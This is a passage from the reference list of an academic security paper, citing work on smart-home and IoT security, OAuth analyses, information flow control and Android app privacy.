[62] Adrienne Porter Felt, Elizabeth Ha, Serge Egelman, Ariel Haney, Erika Chin, and David Wagner. Android permissions: User attention, comprehension, and behavior. In *Proceedings of the Eighth Symposium on Usable Privacy and Security*, Symposium On Usable Privacy and Security (SOUPS), 2012.

[63] Earlence Fernandes, Jaeyeon Jung, and Atul Prakash. Security Analysis of Emerging Smart Home Applications. In *Proceedings of the 37th IEEE Symposium on Security and Privacy*, May 2016.

[64] Earlence Fernandes, Justin Paupore, Amir Rahmati, Daniel Simionato, Mauro Conti, and Atul Prakash. FlowFence: Practical Data Protection for Emerging IoT Application Frameworks. In *Proceedings of the 25th USENIX Security Symposium*, 2016.

[65] Earlence Fernandes, Oriana Riva, and Suman Nath. Appstract: On-the-fly app content semantics with better privacy. In *Proceedings of the 22Nd Annual International Conference on Mobile Computing and Networking*, MobiCom '16, pages 361–374, New York, NY, USA, 2016. ACM.

[66] D. Fett, R. Küsters, and G. Schmitz. A Comprehensive Formal Security Analysis of OAuth 2.0. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, 2016.

[67] Daniel Fett, Ralf Küsters, and Guido Schmitz. A comprehensive formal security analysis of oauth 2.0. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 1204–1215, New York, NY, USA, 2016. ACM.

[68] Denis Fisher. Pair of Bugs Open Honeywell Home Controllers Up to Easy Hacks. https://threatpost.com/pair-of-bugs-open-honeywell-home-controllers-up-to-easy-hacks/113965/. Accessed: Oct 2015.

[69] David Formby, Preethi Srinivasan, Andrew Leonard, Jonathan Rogers, and Raheem Beyah. Who's in control of your control system? device fingerprinting for cyber-physical systems. 2016.

[70] Luis Garcia, Ferdinand Brasser, Mehmet H. Cintuglu, Ahmad-Reza Sadeghi, Osama Mohammed, and Saman A. Zonouz. Hey, my malware knows physics! attacking plcs with physical model aware rootkit. In *24th Annual Network & Distributed System Security Symposium (NDSS)*, February 2017.

[71] Daniel B Giffin, Amit Levy, Deian Stefan, David Terei, David Mazières, John C Mitchell, and Alejandro Russo. Hails: Protecting data privacy in untrusted web applications. In *OSDI*, 2012.

[72] Google. Android Wear. https://www.android.com/wear/. Accessed: Mar 2017.

[73] Google. Project Brillo. https://developers.google.com/brillo/. Accessed: Oct 2015.

[74] Google. Project Weave. https://developers.google.com/weave/. Accessed: Oct 2015.

[75] Google Nest. How much bandwidth will Nest cam use? https://nest.com/support/article/How-much-bandwidth-will-Nest-Cam-use. Accessed: June 2016.

[76] Mark Hachman. Want to unlock your door with your face? Windows 10 for IoT Core promises to do just that. http://www.pcworld.com/article/2962330/internet-of-things/want-to-unlock-your-door-with-your-face-windows-10-for-iot-core-promises-to-do-just-that.html. Accessed: Feb 2016.

[77] D. Herges, N. Asaj, B. Knings, F. Schaub, and M. Weber. Ginger: An access control framework for telematics applications. In *2012 IEEE 11th International Conference on Trust, Security and Privacy in Computing and Communications*, pages 474–481, June 2012.

[78] Arik Hesseldahl. A Hackers-Eye View of the Internet of Things. http://recode.net/2015/04/07/a-hackers-eye-view-of-the-internet-of-things/. Accessed: Oct 2015.

[79] Stefan Heule, Devon Rifkin, Alejandro Russo, and Deian Stefan. The most dangerous code in the browser. In *15th Workshop on Hot Topics in Operating Systems (HotOS XV)*, Kartause Ittingen, Switzerland, May 2015. USENIX Association.

[80] Egor Homakov. How we hacked Facebook with OAuth2 and Chrome bugs. http://homakov.blogspot.ca/2013/02/hacking-facebook-with-oauth2-and-chrome.html. Last accessed: August 2016.

[81] Egor Homakov. OAuth1, OAuth2, OAuth...? http://homakov.blogspot.ca/2013/03/oauth1-oauth2-oauth.html. Last accessed: August 2016.

[82] Catalin Hritcu, Michael Greenberg, Ben Karel, Benjamin C Pierce, and Greg Morrisett. All your ifcexception are belong to us. In *Security and Privacy (SP), 2013 IEEE Symposium on*. IEEE, 2013.

[83] Catalin Hritcu, Michael Greenberg, Ben Karel, Benjamin C. Pierce, and Greg Morrisett. All your ifcexception are belong to us. In *Proceedings of the 2013 IEEE Symposium on Security and Privacy*, SP '13, 2013.

[84] IFTTT. IFTTT Partnership Inquiries. https://docs.google.com/forms/d/e/1FAIpQLSe31D0183NDl8hU8zl3_Cpq25XATM9sByAsZ-DfpJRtIaSdUQ/viewform. Last accessed: Aug 2016.

[85] IFTTT. Particle Channel on IFTTT. https://ifttt.com/particle. Last accessed: Aug 2016.

[86] Internet Engineering Task Force. RFC5849 - The OAuth 1.0 Protocol, 2010.

[87] Internet Engineering Task Force. RFC6749 - The OAuth 2.0 Authorization Framework, 2012.

[88] Open connectivity foundation. https://www.iotivity.org/.

[89] Suman Jana, David Molnar, Alexander Moshchuk, Alan Dunn, Benjamin Livshits, Helen J. Wang, and Eyal Ofek. Enabling fine-grained permissions for augmented reality applications with recognizers. In *USENIX Security Symposium*, 2013.

[90] Suman Jana, Arvind Narayanan, and Vitaly Shmatikov. A Scanner Darkly: Protecting User Privacy from Perceptual Applications. In *IEEE Symposium on Security and Privacy (S&P)*, 2013.

[91] Limin Jia, Jassim Aljuraidan, Elli Fragkaki, Lujo Bauer, Michael Stroucken, Kazuhide Fukushima, Shinsaku Kiyomoto, and Yutaka Miyake. Run-time enforcement of information-flow properties on android. In *European Symposium on Research in Computer Security*, 2013.

[92] Eunsuk Kang, Aleksandar Milicevic, and Daniel Jackson. Multi-representational security analysis. In *Proceedings of the 2016 ACM International Symposium on the Foundations of Software Engineering*, FSE '16, 2016.

[93] Hardware-backed keystore. https://source.android.com/security/keystore/.

[94] Rachel Player Kim Laine, Hao Chen. Simple Encrypted Arithmetic Library - SEAL (v2.1). Technical report, September 2016.

[95] Kohsuke Kawaguchi. Groovy Sandbox. http://groovy-sandbox.kohsuke.org/. Accessed: Oct 2015.

[96] Maxwell Krohn, Alexander Yip, Micah Brodsky, Natan Cliffer, M. Frans Kaashoek, Eddie Kohler, and Robert Morris. Information flow control for standard os abstractions. In *SOSP*, 2007.

[97] Sangmin Lee, Edmund L. Wong, Deepak Goel, Mike Dahlin, and Vitaly Shmatikov. box: A platform for privacy-preserving apps. In *NSDI*, 2013.

[98] Linden Tibbets. If This Then That. https://ifttt.com/. Accessed: Oct 2015.

[99] Bin Liu, Mads Schaarup Andersen, Florian Schaub, Hazim Almuhimedi, Shikun (Aerin) Zhang, Norman Sadeh, Yuvraj Agarwal, and Alessandro Acquisti. Follow my recommendations: A personalized privacy assistant for mobile app permissions. In *Twelfth Symposium on Usable Privacy and Security (SOUPS 2016)*, pages 27–41, Denver, CO, 2016. USENIX Association.

[100] Logitech. Harmony. https://www.logitech.com/en-us/harmony-remotes. Accessed: Mar 2017.

[101] Natasha Lomas. Critical Flaw identified In ZigBee Smart Home Devices. http://techcrunch.com/2015/08/07/critical-flaw-ided-in-zigbee-smart-home-devices/. Accessed: Oct 2015.

[102] Long Lu, Zhichun Li, Zhenyu Wu, Wenke Lee, and Guofei Jiang. CHEX: Statically vetting Android apps for component hijacking vulnerabilities. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, CCS '12, pages 229–240, New York, NY, USA, 2012. ACM.

[103] Andrew C. Myers. Jflow: Practical mostly-static information flow control. In *SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, 1999.

[104] Adwait Nadkarni and William Enck. Preventing accidental data disclosure in modern operating systems. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*. ACM, 2013.

[105] Chandrakana Nandi and Michael D. Ernst. Automatic trigger generation for rule-based smart homes. In *PLAS 2016: ACM SIGPLAN Workshop on Programming Languages and Analysis for Security*, Vienna, Austria, October 24, 2016.

[106] J. D. Nielsen, J. I. Pagter, and M. B. Stausholm. Location privacy via actively secure private proximity testing. In *2012 IEEE International Conference on Pervasive Computing and Communications Workshops*, pages 381–386, March 2012.

[107] Temitope Oluwafemi, Tadayoshi Kohno, Sidhant Gupta, and Shwetak Patel. Experimental Security Analyses of Non-Networked Compact Fluorescent Lamps: A Case Study of Home Automation Security. In *Proceedings of the LASER 2013 (LASER 2013)*, pages 13–24, Arlington, VA, 2013. USENIX.

[108] James Pansarasa. Lights-After-Dark SmartThings App. https://github.com/jpansarasa/SmartThings/blob/master/smartapps/elasticdev/lights-after-dark.src/lights-after-dark.groovy. Accessed: Feb 2016.

[109] Fabio Pasqualetti. Secure control systems: A control-theoretic approach to cyber-physical security, 2012. Copyright - Database copyright ProQuest LLC; ProQuest does not claim copyright in the individual underlying works; Last updated - 2016-03-11.

[110] Justin Paupore, Earlence Fernandes, Atul Prakash, Sankardas Roy, and Xinming Ou. Practical always-on taint tracking on mobile devices. In *USENIX Workshop on Hot Topics in Operating Systems (HotOS)*, 2015.

[111] Amir Rahmati and Harsha V Madhyastha. Context-specific access control: Conforming permissions with user expectations. In *ACM Workshop on Security and Privacy in Smartphones & Mobile Devices (SPSM)*, 2015.

[112] Franziska Roesner and Tadayoshi Kohno. Securing embedded user interfaces: Android and beyond. In *USENIX Security*, 2013.

[113] Franziska Roesner, Tadayoshi Kohno, Alexander Moshchuk, Bryan Parno, Helen J. Wang, and Crispin Cowan. User-driven access control: Rethinking permission granting in modern operating systems. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, SP '12, pages 224–238, Washington, DC, USA, 2012. IEEE Computer Society.

[114] Indrajit Roy, Donald E. Porter, Michael D. Bond, Kathryn S. McKinley, and Emmett Witchel. Laminar: Practical fine-grained decentralized information flow control. In *PLDI*, 2009.

[115] Giovanni Russello, Mauro Conti, Bruno Crispo, and Earlence Fernandes. Moses: Supporting operation modes on smartphones. In *ACM Symposium on Access Control Models and Technologies (SACMAT)*, 2012.

[116] Olatunji Ruwase, Phillip B. Gibbons, Todd C. Mowry, Vijaya Ramachandran, Shimin Chen, Michael Kozuch, and Michael Ryan. Parallelizing dynamic information flow tracking. In *Proceedings of the Twentieth Annual Symposium on Parallelism in Algorithms and Architectures*, 2008.

[117] Jerome H. Saltzer and Michael D. Schroeder. The protection of information in computer systems, 1975.

[118] Sam Van Oort. PyRestTest. https://github.com/svanoort/pyresttest. Last accessed: Aug 2016.

[119] Samsung. SmartApp Location object. http://docs.smartthings.com/en/latest/ref-docs/location-ref.html#location-ref. Accessed: Oct 2015.

[120] Samsung. SmartThings. http://www.smartthings.com/. Accessed: Nov 2015.

[121] Samsung. SmartThings OAuth Protocol Flow – SmartThings Documentation. http://docs.smartthings.com/en/latest/smartapp-web-services-developers-guide/tutorial-part2.html#appendix-just-the-urls-please. Accessed: Oct 2015.

[122] Samsung SmartThings. Samsung SmartThings Memory Specifications. https://community.smartthings.com/t/the-next-generation-of-smartthings-is-here/21521. Accessed: June 2016.

[123] Samsung SmartThings. What happens if the power goes out or I lose my internet connection? https://support.smartthings.com/hc/en-us/articles/205956960-What-happens-if-the-power-goes-out-or-I-lose-my-internet-connection-. Accessed: May 2016.

[124] Golam Sarwar, Olivier Mehani, Roksana Boreli, and Mohamed Ali Kaafar. On the effectiveness of dynamic taint analysis for protecting against private information leaks on android-based devices. In *International Conference on Security and Cryptography (SECRYPT)*, 2013.

[125] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *IEEE Symposium on Security and Privacy (S&P)*, 2010.

[126] Break Security. How I Hacked Any Facebook Account...again! http://www.breaksec.com/?p=5753. Last accessed: August 2016.

[127] Break Security. How I Hacked Facebook OAuth to Get Full Permission on Any Facebook Account (Without App "Allow" Interaction). http://www.breaksec.com/?p=5734. Last accessed: August 2016.

[128] Mohamed Shehab and Fadi Mohsen. Towards Enhancing the Security of OAuth Implementations in Smart Phones. In *International Conference on Mobile Services*, 2014.

[129] Justine Sherry, Chang Lan, Raluca Ada Popa, and Sylvia Ratnasamy. Blindbox: Deep packet inspection over encrypted traffic. In *Proceedings of the 2015 ACM Conference on Special Interest Group on Data Communication*, SIGCOMM '15, pages 213–226, New York, NY, USA, 2015. ACM.

[130] Yasser Shoukry, Alberto Puggelli, Pierluigi Nuzzo, Alberto L. Sangiovanni-Vincentelli, Sanjit A. Seshia, and Paulo Tabuada. Secure state estimation for cyber physical systems under sensor attacks: A satisfiability modulo theory approach. *IEEE Transactions on Automatic Control*, 2016.

[131] Deian Stefan, Alejandro Russo, Pablo Buiras, Amit Levy, John C Mitchell, and David Maziéres. Addressing covert termination and timing channels in concurrent information flow systems. In *ACM SIGPLAN Notices*, 2012.

[132] Deian Stefan, Alejandro Russo, John C. Mitchell, and David Mazières. Flexible dynamic information flow control in Haskell. In *Haskell Symposium*. ACM SIGPLAN, September 2011.

[133] Deian Stefan, Edward Z. Yang, Petr Marchenko, Alejandro Russo, Dave Herman, Brad Karp, and David Mazières. Protecting users by confining javascript with cowl. In *OSDI*, 2014.

[134] San-Tsai Sun and Konstantin Beznosov. The devil is in the (implementation) details: An empirical analysis of OAuth SSO systems. In *CCS*, 2012.

[135] Robert Templeman, Zahid Rahman, David Crandall, and Apu Kapadia. PlaceRaider: Virtual theft in physical spaces with smartphones. In *ISOC Network and Distributed System Security Symposium (NDSS)*, 2013.

[136] Mohit Tiwari, Xun Li, Hassan M. G. Wassel, Frederic T. Chong, and Timothy Sherwood. Execution leases: A hardware-supported mechanism for enforcing strong non-interference. In *Proceedings of the 42Nd Annual IEEE/ACM International Symposium on Microarchitecture*, MICRO 42, pages 493–504, New York, NY, USA, 2009. ACM.

[137] Blase Ur, Melwyn Pak Yong Ho, Stephen Brawner, Jiyun Lee, Sarah Mennicken, Noah Picard, Diane Schulze, and Michael L Littman. Trigger-Action Programming in the Wild: An Analysis of 200,000 IFTTT Recipes. In *CHI*, 2016.

[138] Blase Ur, Jaeyeon Jung, and Stuart Schechter. The current state of access control for smart devices in homes. In *Workshop on Home Usable Privacy and Security (HUPS)*. HUPS 2014, July 2013.

[139] Blase Ur, Elyse McManus, Melwyn Pak Yong Ho, and Michael L. Littman. Practical trigger-action programming in the smart home. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, CHI '14, pages 803–812, New York, NY, USA, 2014. ACM.

[140] N. Vachharajani, M. J. Bridges, J. Chang, R. Rangan, G. Ottoni, J. A. Blome, G. A. Reis, M. Vachharajani, and D. I. August. Rifle: An architectural framework for user-centric information-flow security. In *Microarchitecture, 2004. MICRO-37 2004. 37th International Symposium on*, 2004.

[141] Raja Vallée-Rai, Phong Co, Etienne Gagnon, Laurie Hendren, Patrick Lam, and Vijay Sundaresan. Soot - a java bytecode optimization framework. In *Proceedings of the 1999 Conference of the Centre for Advanced Studies on Collaborative Research*, CASCON '99, pages 13–. IBM Press, 1999.

[142] Deepak Vasisht, Zerina Kapetanovic, Jongho Won, Xinxin Jin, Ranveer Chandra, Ashish Kapoor, Sudipta Sinha, Madhusudhan Sudarshan, and Sean Stratman. Farmbeats: An iot platform for iot driven agriculture. In *Networked Systems Design and Implementation (NSDI)*. USENIX, March 2017.

[143] Veracode. The Internet of Things: Security Research Study. https://www.veracode.com/sites/default/files/Resources/Whitepapers/internet-of-things-whitepaper.pdf. Accessed: Oct 2015.

[144] Hui Wang, Yuanyuan Zhang, Juanru Li, Hui Liu, Wenbo Yang, Bodong Li, and Dawu Gu. Vulnerability Assessment of OAuth Implementations in Android Applications. In *ACSAC*, 2015.

[145] Rui Wang, Shuo Chen, and XiaoFeng Wang. Signing Me onto Your Accounts through Facebook and Google: A Traffic-Guided Security Study of Commercially Deployed Single-Sign-On Web Services. In *IEEE Symposium on Security and Privacy (S&P)*, 2012.

[146] Rui Wang, XiaoFeng Wang, L Xing, and Shuo Chen. Unauthorized Origin Crossing on Mobile Platforms: Threats and Mitigation. In *CCS*, 2013.

[147] Rui Wang, Yuchen Zhou, Shuo Chen, Shaz Qadeer, David Evans, and Yuri Gurevich. Explicating SDKs: Uncovering assumptions underlying secure authentication and authorization. In *USENIX Security*, 2014.

[148] Fengguo Wei, Sankardas Roy, Xinming Ou, and Robby. Amandroid: A precise and general inter-component data flow analysis framework for security vetting of android apps. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, pages 1329–1341, New York, NY, USA, 2014. ACM.

[149] Justin Wetherell. Android Heart Rate Monitor App. https://github.com/phishman3579/android-heart-rate-monitor. Accessed: Feb 2016.

[150] Rubin Xu, Hassen Saïdi, and Ross Anderson. Aurasium: Practical policy enforcement for android applications. In *USENIX Security Symposium*, 2012.

[151] Yuanzhong Xu, Tyler Hunt, Youngjin Kwon, Martin Georgiev, Vitaly Shmatikov, and Emmett Witchel. Earp: Principled storage, sharing, and protection for mobile apps. In *NSDI*, 2016.

[152] Yuanzhong Xu and Emmett Witchel. Maxoid: Transparently confining mobile applications with custom views of state. In *Proceedings of the Tenth European Conference on Computer Systems*. ACM, 2015.

[153] Man-Ki Yoon, Negin Salajegheh, Yin Chen, and Mihai Christodorescu. Pift: Predictive information flow tracking. In *21st International Conference on Architectural Support for Programming Languages and Operating Systems*, 2016.

[154] Nickolai Zeldovich, Silas Boyd-Wickizer, Eddie Kohler, and David Mazières. Making information flow explicit in histar. In *OSDI*, 2006.

[155] Danfeng Zhang, Aslan Askarov, and Andrew C Myers. Predictive mitigation of timing channels in interactive systems. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2011.

[156] Yajin Zhou and Xuxian Jiang. Dissecting android malware: Characterization and evolution. In *IEEE S&P*, 2012.